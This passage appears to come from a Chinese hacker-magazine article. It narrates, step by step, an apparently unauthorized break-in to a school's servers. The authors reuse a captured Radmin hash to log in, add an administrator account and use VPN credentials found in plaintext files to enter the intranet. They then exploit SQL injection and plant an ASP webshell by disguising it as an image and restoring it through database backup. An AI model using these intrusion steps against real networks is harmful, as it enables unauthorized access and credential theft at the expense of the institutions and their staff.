


图9


图10




图11




图12




图13

打开经过修改的radmin客户端，点击界面上的第二个图标，建立一个新的连接，在打开的对话框里填入目标IP后确定，如图13。然后双击我们添加的IP，在弹出的输入框里输入刚才转得的hash值b618d1b0516****e49a9a8ac8d59c2b5就可以连接上了。

接着使用radmin自带的cmd功能给服务器添加了一个管理员帐号，然后从3389登录到服务器里溜达了一圈，找到了前面使用servu提权失败的原因是管理员手动把启动servu的帐号从SYSTEM设置成了users权限，如图14。我又在cmd里键入ipconfig查看了一下网络配置，发现这台服务器并没有处在内网，觉得没什么意思就匆匆下了。




图14

几天后，竹子又上服务器乱逛，无意间在一个叫vpn的文件夹下发现了这么一个文件，内容大概是说学校的vpn建好了，老师们可以通过访问某某IP来建立vpn连接，从而达到可以在外网访问学校资源。在另外一个文本文件里又发现了可以拨入vpn的一些帐号，许多管理员都喜欢把密码保存在计算机里，如图15。这下子竹子的兴趣又来了，说要帮他检查一下内网是否安全。




图15

所谓“师傅领进门，修行在个人”，我也来了兴趣，要看看我的高徒是如何检测内网的安全性。竹子访问vpn文件中给出的IP地址，输入用户名和密码后登录果然成功登录了vpn，可以看到一些只有在内网才可以访问到的校内网站，如图16。接着打开了他们内部的“外语站”，发现有很明显的注入漏洞，使用啊D按部就班的检测出数据库是access的，对于access数据库只能猜表猜管理密码，进入后台后才有机会获得shell。我们很幸运的找到了密码和后台并且进入了后台，在后台里通过上传一个图片格式的asp木马然后再通过数据库备份把图片木马备份回asp格式，过程和动网后台获得shell差不多，就不详说了，如图17。

我在webshell里看了看，发现这台主机也安装了radmin，提示竹子说会不会学校的大多数服务器都装了radmin（后来的渗透过程中也证实了我的这个想法是正确的），最后这台外语站的主机也使用radmin成功的提了权。最终竹子成功检查出校内的网络非常脆弱，大多数网站都存在SQL注入或者目录配置不当的缺陷，如图18。




图16




图17

